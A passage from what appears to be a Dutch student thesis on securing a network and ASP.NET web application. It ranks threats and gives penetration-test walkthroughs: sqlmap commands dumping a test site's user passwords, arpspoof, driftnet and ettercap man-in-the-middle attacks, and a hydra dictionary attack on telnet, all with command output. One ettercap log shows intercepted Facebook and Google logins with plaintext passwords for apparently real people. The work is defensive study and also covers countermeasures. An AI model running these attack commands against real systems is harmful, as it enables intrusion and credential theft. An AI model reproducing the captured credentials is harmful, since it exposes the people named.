Nu er een opsomming is gemaakt van de verschillende bedreigingen kunnen er prioriteiten worden gesteld bij het onderzoeken van al deze bedreigingen. Er kan nu een tabel worden gemaakt met de naam van de bedreiging en de bijhorende waarde die deze heeft meegekregen. Hoe groter de waarde, hoe hoger de aanval in de tabel zal worden geplaatst. Zo kunnen de aanvallen met het grootste risicogehalte eerst worden onderzocht.

Bedreiging	Risicowaarde
SQL-injectie	90
ARP spoofing - Man in the middle	72
Dictionary attack telnet	70
TCP SYN flood	63
Laag 7 DoS-aanvallen	54
Ping flood	30
Port Scanning	18
Keylogging	18
DNS Poisoning	9

Tabel 4.1: Ordening bedreiging op risicogehalte

Hoofdstuk 5

Penetration Testing

5.1 SQL-injectie

Dit is de aanval met de grootste risicofactor en is zelfs zo een grote dreiging dat het door OWASP wordt gezien als de nummer 1 bedreiging voor webapplicaties. Het spreekt voor zich dat deze aanval hier dan zal worden besproken worden met enkele voorbeelden en een manier om een webapplicatie hiertegen zo goed mogelijk te beschermen.

5.1.1 Uitvoering

Aangezien de webapplicatie die eerder in dit onderzoek is aangemaakt niet uitgebreid genoeg is, wordt er gebruik gemaakt van een testwebsite waar er opzettelijk fouten werden ingestoken om SQL-injectie uit te voeren. Deze bevindingen kunnen dan gebruikt worden voor de eigen ASP.net-applicatie. Hier wordt gebruik gemaakt van de website `testasp.vulnweb.com`.


Bij het surfen naar deze website en bij het klikken op een willekeurig onderwerp is er in de url het volgende zichtbaar: `.asp?id=0`. Als er iets soortgelijks in een url staat, dan is deze gevoelig voor een SQL-injectie. Dit kan ook worden getest door op het einde van de link een ' te plaatsen. De link `testasp.vulnweb.com/showforum.asp?id=0` wordt dan `testasp.vulnweb.com/showforum.asp?id=0'`. Nu zou er een SQL-foutboodschap op het scherm moeten komen en dit is goed nieuws voor de aanvaller.

De volgende stap is het openen van een terminalvenster op de Kali Aanvaller-Machine

en de volgende lijn in te geven:

```
sqlmap -u http://testasp.vulnweb.com/showforum.asp?id=0 --dbs
```

Dit voert een SQL-injectie uit en geeft de beschikbare databases weer zoals te zien is in figuur 5.1.



```
[10:23:00] [INFO] testing Microsoft SQL Server
[10:23:00] [INFO] confirming Microsoft SQL Server
[10:23:00] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2005
[10:23:00] [INFO] fetching database names
[10:23:01] [INFO] the SQL query used returns 7 entries
[10:23:01] [INFO] retrieved: acublog
[10:23:01] [INFO] retrieved: acuforum
[10:23:01] [INFO] retrieved: acuservice
[10:23:01] [INFO] retrieved: master
[10:23:01] [INFO] retrieved: model
[10:23:02] [INFO] retrieved: msdb
[10:23:02] [INFO] retrieved: tempdb
available databases [7]:
[*] acublog
[*] acuforum
[*] acuservice
[*] master
[*] model
[*] msdb
[*] tempdb
[10:23:02] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 84 times
[10:23:02] [INFO] fetched data logged to text files under '/usr/share/sqlmap/out
put/testasp.vulnweb.com'
[*] shutting down at 10:23:02
```

Figuur 5.1: Beschikbare databases.

Nu kan er een tabel worden gekozen om verder te gaan met het volgende commando om de verschillende soorten tabellen in die specifieke database op te vragen:

```
sqlmap -u http://testasp.vulnweb.com/showforum.asp?id=0 -D acuforum
--tables
```

Zo zijn alle tabellen zichtbaar en ook hier wordt er weer één uitgekozen om te kijken welke kolommen er precies allemaal in deze tabel zitten:

```
sqlmap -u http://testasp.vulnweb.com/showforum.asp?id=0 -D acuforum
-T users --columns
```

Nu de kolommen zichtbaar zijn, kan er informatie worden opgevraagd uit deze kolommen. In dit voorbeeld is het dus mogelijk om de gebruikersnaam en wachtwoord op te vragen:

```
sqlmap -u http://testasp.vulnweb.com/showforum.asp?id=0 -D acuforum
-T users -C uname,upass
```

Dit geeft een lijst van 112 velden, zoals te zien is in figuur 5.2. Blijkbaar zijn er 112 gebruikers die een account hebben op dit forum. Het is nu mogelijk om al deze gegevens te gebruiken om in te loggen op dit forum. De data worden ook automatisch lokaal opgeslagen, in dit geval is dit in `/usr/share/sqlmap/output/testasp.vulnweb.com`.

```

[10:36:35] [INFO] retrieved: g00dPa$$w0rD
[10:36:35] [INFO] analyzing table dump for possible password hashes
Database: acuforum
Table: users
[112 entries]
+-----+-----+
| uname | upass |
+-----+-----+
| \nset|set&set\n | g00dPa$$w0rD | | |
| !(( )&&!|*|*| | acUn3t1x |
| "dir&" | acUn3t1x |
| "|dir" | acUn3t1x |
| "set|set&set" | g00dPa$$w0rD |
| ${99892+99744} | acUn3t1x |
| ${9999385+9999332} | g00dPa$$w0rD |
| &dir | acUn3t1x |
| ) | acUn3t1x |
| //www.acunetix.tst | acUn3t1x |
| ;set|set&set; | g00dPa$$w0rD |
| ^(#$!@#$( ))***** | acUn3t1x |
| `set|set&set` | g00dPa$$w0rD |
| |dir | acUn3t1x |
| <!-- | acUn3t1x |
| -1 or 103=0 | acUn3t1x |
| -1 or 103=103 | acUn3t1x |
| -1" or "83"="0 | acUn3t1x |
| -1" or "83"="83 | acUn3t1x |
| 1acuKZYDQUgIWg | g00dPa$$w0rD |
| 1acuMhJJYM0Kki | g00dPa$$w0rD |
| 1acuSjeYyZLLIh | g00dPa$$w0rD |
| 1acuVf4MYyiIy6 | 1acui8Wo0Cb2fJ |
| abcpnjxg | g00dPa$$w0rD |
| admin | none |
| ambntodx | g00dPa$$w0rD |
| bgrmmqua | g00dPa$$w0rD |
| bgrmmqua_971977 | g00dPa$$w0rD |
| bnmsgdf | acUn3t1x |
| btwhwogw | g00dPa$$w0rD |
+-----+-----+

```

Figuur 5.2: Deel van de uitvoer van SQL-injectie.

5.1.2 Resultaten en beveiliging

Het spreekt voor zich dat hogerbeschreven aanval rampzalig zou zijn, mocht dit voorvallen in een eigen ASP.net-webapplicatie. Als een hacker de inloggegevens van gebruikers in handen krijgt, kan deze persoonlijke informatie zoals kredietkaartgegevens stelen. Bij het verkrijgen van een administratorwachtwoord heeft de hacker de

touwtjes echter helemaal in handen. Een goede beveiliging is dus essentieel.

Allereerst zouden ontwikkelaars geparametriseerde queries moeten gebruiken in de plaats van dynamische queries. Hierbij moet de ontwikkelaar alle SQL-code definiëren alvorens er parameters worden doorgegeven. Deze manier van coderen zorgt ervoor dat de database het verschil kent tussen code en data. Hierdoor kan een aanvaller de bedoeling van een query niet veranderen, zelfs als deze SQL-commando's toevoegt. (Wichers, 2013)

Ten tweede is het gebruik van *stored procedures* zeker en vast aan te raden. Deze hebben hetzelfde effect als geparametriseerde queries. De ontwikkelaar moet ook hier eerst de SQL-code definiëren en daarna worden pas de parameters doorgegeven. Het enige verschil tussen de twee is dat *stored procedures* in de database worden opgeslagen en dat de webapplicatie ze oproept. Beide technieken zijn goede opties om SQL-injecties te voorkomen. Het is aan de ontwikkelaar om te beslissen welke optie het best in de applicatie past. (Wichers, 2013)

5.2 ARP Spoofing - Man in the middle

Deze internetlaagaanval kan zeer gevaarlijk zijn omdat het de hacker de mogelijkheid geeft om mee te kijken naar het verkeer dat van een host/server naar de router gaat. Dit kan meekijken zijn met afbeeldingen tot het inkijken van inloggegevens. Hier worden 3 mogelijke Man in the middle-aanvallen uitgetoetst om zo tot een oplossing te komen om deze aanval geen kans te geven in een netwerk.

5.2.1 Uitvoering

Meekijken met slachtoffer

Om deze aanval uit te voeren staan er best drie terminalvenster open in de Kali Aanvaller-machine zodat er overzichtelijk kan worden gewerkt. Bij deze aanval wordt het verkeer tussen twee hosts, in dit geval de ADServer met de router (die ook webserver is) onderschept door een derde host die in dit geval de hacker is. Als eerst stap moet er eerst iets worden nagekeken op de Kali-machine en dit gebeurt met volgende lijn:

```
cat /proc/sys/net/ipv4/ip_forward
```

Dit zou als uitvoer de waarde 1 moeten geven, indien deze waarde een 0 geeft, dan kan dit makkelijk aangepast worden door volgende lijn:

```
echo 1 >> /proc/sys/net/ipv4/ip_forward
```

Nu dit gedaan is moet de volgende stap gebeuren en dat is de ADServer laten denken dat de aanvallersmachine de default gateway is en de default gateway laten denken dat de aanvallersmachine de ADServer is. Dit gebeurt met volgende twee lijnen:


```
sudo arpspoof -i eth0 -t 192.168.1.2 192.168.1.3
```

```
sudo arpspoof -i eth0 -t 192.168.1.3 192.168.1.2
```

Het verkeer dat tussen deze twee zal worden verzonden worden, zal eerst passeren voorbij de aanvallersmachine. Zo kan er bijvoorbeeld worden gekeken naar wat de persoon op ADServer zit te kijken in zijn internetbrowser. Bij het typen van volgende lijn in terminalvenster 3 kan dit worden gedaan:

```
sudo driftnet -i eth0
```

Als de persoon op ADServer nu in google zit te kijken naar afbeeldingen van een tijger, dan kan dit via driftnet bekeken worden op de aanvallersmachine zoals te zien is in figuur 5.3. Bij het klikken op één van de afbeeldingen wordt deze lokaal opgeslagen. (Walsh, 2013)



Figuur 5.3: Aanvaller kijkt mee met persoon op ADServer

HTTP-inloggegevens

Het bekijken van afbeeldingen is één ding, maar het bekijken van inloggegevens is natuurlijk nog een andere zaak. Via het programma *Ettercap* op de Kali-machine kan er worden gekeken naar inloggegevens van http-website. De werkwijze is als volgt:

1. Openen van Ettercap door naar Applicaties - Kali Linux - Sniffing/Spoofing - Network Sniffers - ettercap-graphical te gaan.
2. Kiezen voor Sniff - Unified Sniff en de interface selecteren die met het netwerk verbonden is.
3. Klikken op Hosts - Scan for hosts.
4. Bij Mitm - ARP Poisoning kiezen voor *sniff remote connections*.
5. Start - Start sniffing om de aanval te starten.

Zoals in figuur 5.4 te zien is, worden de inloggegevens van een website zonder https getoond in het programma. Deze website werd bezocht op de ADServer. (DemmSec, 2013)




Figuur 5.4: De inloggegevens van een http-website op ADServer.

HTTPS-inloggegevens

Met bovenstaande techniek zijn HTTPS-wachtwoorden goed beveiligd en dus niet zichtbaar. Met deze techniek moeten ook de inloggegevens eraan geloven. Allereerst moet er in het configuratiebestand van Ettercap wat worden veranderd. Bij het openen van het configuratiebestand met volgende lijn code, moet er naar beneden gegaan worden totdat de iptables worden bereikt en moeten 2 lijnen uit commentaar gezet worden zoals te zien is in figuur 5.5.

```
vim /etc/ettercap/etter.conf
```

```

etter.conf (/etc/ettercap) - VIM
File Edit View Search Terminal Help
# you need those commands.
#-----
#   Linux
#-----
# if you use ipchains:
#   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -
-j REDIRECT %rport"
#   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port
-j REDIRECT %rport"
# if you use iptables:
#   #redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %p
ort -j REDIRECT --to-port %rport"
#   #redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %
port -j REDIRECT --to-port %rport"
#-----
#   Mac Os X
#-----
# quick and dirty way:

```

Figuur 5.5: Configuratiebestand zonder iptables in commentaar.

Nu kan er met één lijn een aanval worden gestart in een terminalvenster.

```
ettercap -TqM ARP:REMOTE /192.168.1.2/ /192.168.1.3/
```

Dit wil zeggen dat er een Man in the middle aanval met ARP spoofing wordt gestart tussen host 1 (de ADServer met IP 192.168.1.2) en de default gateway (de WebServer met IP 192.168.1.3). Als er nu wordt ingelogd op de ADServer op een website met https-beveiliging om in te loggen, dan worden de inloggegevens toch zichtbaar zoals te zien is in figuur 5.6. Dit komt doordat de beveiligingscertificaten worden uitgeschakeld door deze aanval. Als de aanvaller een website bezoekt waarvoor er normaal gezien een beveiligingscertificaat nodig is, zal hij de volgende boodschap zien zoals in figuur 5.7 (Canitank, 2009)

```


root@KaliAanvaller: ~
File Edit View Search Terminal Help

HTTP : 66.220.156.2:443 -> USER: nathan PASS: iseenbeest
INFO: www.facebook.com/login.php?login_attempt=1
CONTENT: tsd=AVreiprq&display=enable_prorite_selector=&te
gacy_return=1&profile_selector_ids=&trynum=1&timezone=-120
&lgnidm=eyJ3IjoxMjgwLjJoIjo4MDAsImF3IjoxMjgwLjJhaCI6NzYwLj
JjIjoyNH0%3D&lgnrnd=020453_p5kt&lgnjs=1432544696&email=nat
han&pass=iseenbeest&default_persistent=0&qsstamp=W1tbMjUsM
zMsMzQsNzIs0TIsMTA4LDE0MiwxNTQsMTc0LDIwNywyMjQsMjMwLDI3NCw
yNzksMzA2LDMYMcwzMjEsMzM3LDM0MywzNDgsMzY1LDM3NSwzODUsMzg5L
DQxMiW0MjAsNDIyLDQzNCw0NDQsNDQ5LDQ1MiW0NjYsNDkwLDQ5Myw00TY
sNTAyLDUwMyw1NjEsNTY3LDU4Myw4ODMs0TI3XV0sIkFaa0hHbmZPU0VlM
kpHbEJLOWM20XA0NTR0SEQ2RLYxc3M1NzRD0HJhQnBLY3pDN2LlXM2c0RFp
vTDh0N29DZmtRQlNGUGd0UElUe1VYV3NyY1o5eTF3VFVhejU30E9XUVVvQ
Wp0LTNBM195aFpBNkEyRjVJU3d0Y3M5cGY3SkpCeLExQnRUZUJHV1J2d0R
n0WtyZkJrcEN4V0QtRTJYTdKaH4ZwZyAmgwRF9TR2REVUxodDRW0HFic
mgxe1JBWHZEMDNuWdgyb2JjdkVZb2M4NLVCWXYdFhFWFXaVJaek40em1
ycmUwREtfb2JqWE9iSXd2QTK0WGHRLWLLZDFnZ0kiXQ%3D%3D

HTTP : 216.58.209.237:443 -> USER: marieke@gmail.com PASS
: baele123 INFO: https://accounts.google.com/ServiceLogin
?uilel=3&hl=nl&passive=true&service=youtube&continue=https
://www.youtube.com/signin?feature=sign_in_button&hl
CONTENT: GALX=rb23B4WX0eI&continue=https%3A%2F%2Fwww.youtu
be.com%2Fsignin%3Ffeature%3Dsign_in_button%26hl%3Dnl%26nex
t%3D%252F%26action_handle_signin%3Dtrue%26app%3Ddesktop&se
rvice=youtube&hl=nl& utf8=%E2%98%83&bgresponse=%21iitCva2t
oMrUy71EU813VIN_MbECAAAAFIAAAAEKgEVVXJ8jD10mf2o_sKURGuRmM
iccPsl1L20DTU-tfoESB-rwSeARtnHPkmu_nglNIIPGzvWrNggRTwC7v9grk
nZL8UBuRc2hKUF3g2of0vwxwBBpxAJLU2dSMw4ZdD3gYerifGiyGVU8bm5k
QMUPkUXXurUBqD7yqsPCIsJWpEyJ5TzzJtbpATEXQuAL00S9aPX3g4itFI
9w20q5JBFK12Bm-c4789MvNjEgumQD_g7NdjwZRZjCXHT7c9z0SsF-NfJY
WoGMD3QF-x9771cistp-KxokdErD_RMWLOF8TpZo4E3X4PoIQV0DRmp9wWH
PXvKqIHKXwkZ213hwLTrvURp0NLR0X8rXWBJbo35jEjHY2dX6QI02IEfUQ
&pstMsg=1&dnConn=&checkConnection=&checkedDomains=youtube&
Email=marieke@gmail.com&Passwd=baele123&signIn=Inloggen&Pe
rsistentCookie=yes&rmShown=1

```

Figuur 5.6: De inloggegevens van een https-website op ADServer.



Figuur 5.7: De foutboodschap die door de aanval wordt weergegeven.

5.2.2 Resultaten en beveiliging

De resultaten van deze aanval vormen de conclusie dat deze inderdaad zeer gevaarlijk is. Het surfgedrag kan niet alleen worden bekeken, maar wachtwoorden en inloggegevens van zowel HTTP -en HTTPS-websites worden ook doorgegeven aan de aanvaller. Om deze reden is er zeker en vast een aanvulling nodig van de best practices daar deze duidelijk niet voldoende zijn.

Een oplossing om deze soort aanval te voorkomen is het gebruik maken van SSL (Secure Socket Layer). Dit is een technology die gebruikt wordt om een versleutelde link tussen de server en de browser te maken zodat een soortgelijke aanval niet onopgemerkt kon worden uitgevoerd. Elke keer er nu een Mitm-aanval plaatsvindt, zal er bij het bezoeken van een website met een certificaat de foutboodschap die is vermeld in figuur 5.7 te zien zijn. In dit geval is het niet aangeraden om verder te gaan en is het beter om gewoon de webpagina te sluiten. Zoniet is de kans groot dat er een aanval plaatsvindt en dat de gegevens kunnen worden gestolen. Tot slot is het gebruik van een VPN (Virtual Private Network) ook een aanrader.

5.3 Dictionary attack telnet

Telnet wordt in het algemeen gezien als onveilig en wordt daarom niet zoveel meer gebruikt. De variant van telnet, genaamd ssh, wordt veel meer gebruikt. Dit voorbeeld kan ook toegepast worden op dezelfde manier bij ssh. Het enige verschil is dat het poortnummer van ssh nummer 22 is in plaats van 23 voor telnet. Bij een portscan kunnen nog andere poorten worden gebruikt om binnen te breken via Hydra, maar in dit geval wordt er gefocussed op telnet.


5.3.1 Uitvoering

Voor deze aanval uit te voeren moeten er in de Kali Aanvaller-machine twee terminalvensters worden geopend. In het eerste venster wordt er gestart met een port scan van het slachtoffer, in dit geval de webserver. Dit wordt gedaan door volgende lijn code in te geven:

```
nmap 192.168.1.3
```

Dit is het IP-adres van de webserver en dit zou een lijst moeten weergeven zoals in figuur 5.8 te zien is. Er is echter maar één waarde belangrijk in deze lijst en dat is

poort 23/tcp waar de service TELNET op draait. Dit wil zeggen dat de poort open staat.



```
root@KaliAanvaller: ~
File Edit View Search Terminal Help
root@KaliAanvaller:~# nmap 192.168.1.3

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-23 12:48 CDT
Nmap scan report for webserver.baele.be (192.168.1.3)
Host is up (0.00040s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
49154/tcp open  unknown
MAC Address: 00:0C:29:24:3A:7D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.22 seconds
root@KaliAanvaller:~#
```

Figuur 5.8: Resultaat van een port scan van de webserver

In het andere terminalvenster kan nu de hydra-aanval worden uitgevoerd. Dit gebeurt met de volgende lijn:

```
hydra -t 1 -l Administrator -P /root/test.txt -vV 192.168.1.3 telnet
```

In deze lijn code wordt de inlognaam van het Administrator-account meegegeven. Standaard is dit *Administrator* maar in de meeste gevallen zal dit een andere naam zijn. Daarna wordt er een bestand meegegeven genaamd *test.txt* waarin er een hele lijst met wachtwoorden zit. Deze lijst wordt dan volledig overlopen tijdens de aanval. Ten slotte wordt nog het IP-adres van het slachtoffer meegegeven en de service waarmee de aanval zich moet verbinden wat in dit geval *telnet* is. Na het uitvoeren van deze aanval zullen alle mogelijke combinaties worden geprobeerd zoals te zien is in figuur 5.9. Als er een positieve match is tussen gebruikersnaam en wachtwoord worden deze in het groen aangetoond zoals in figuur 5.10 te zien is. (Moon, 2013)

```

root@KaliAanvaller: ~
File Edit View Search Terminal Help
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "mmaarrttiinn" - 568 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "stayoung" - 569 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "sAuiduriastal" - 570 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "1991zeref" - 571 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "490108wzn" - 572 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "v11158" - 573 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "l0yapap" - 574 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "99samuel18" - 575 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "surfersheave" - 576 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "leon2376" - 577 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "h53fxlkb" - 578 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "mt1234cg" - 579 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "01739958699" - 580 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "b0jonhtfc" - 581 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "just2banking" - 582 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "ttypeof(BSPSPopUpOnMouseOver)" - 583 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Instituutsooniks" - 584 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "024634156" - 585 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "4998hans" - 586 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "lippeloppe" - 587 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "c245wa0" - 588 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "usaph7y3te" - 589 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "19cheshire86" - 590 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "akshatvats123" - 591 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "ef64e710d7103b3b428d2d4534dec42f" - 592 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "partabapura" - 593 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "mygreenf" - 594 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "zhaozhaosex" - 595 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "23hickman363" - 596 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "straddie22" - 597 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "49COURGENAY" - 598 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Desi0SE07" - 599 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "lhap34r" - 600 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "173-foot" - 601 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "gdos8035" - 602 of 4762 [child 0]
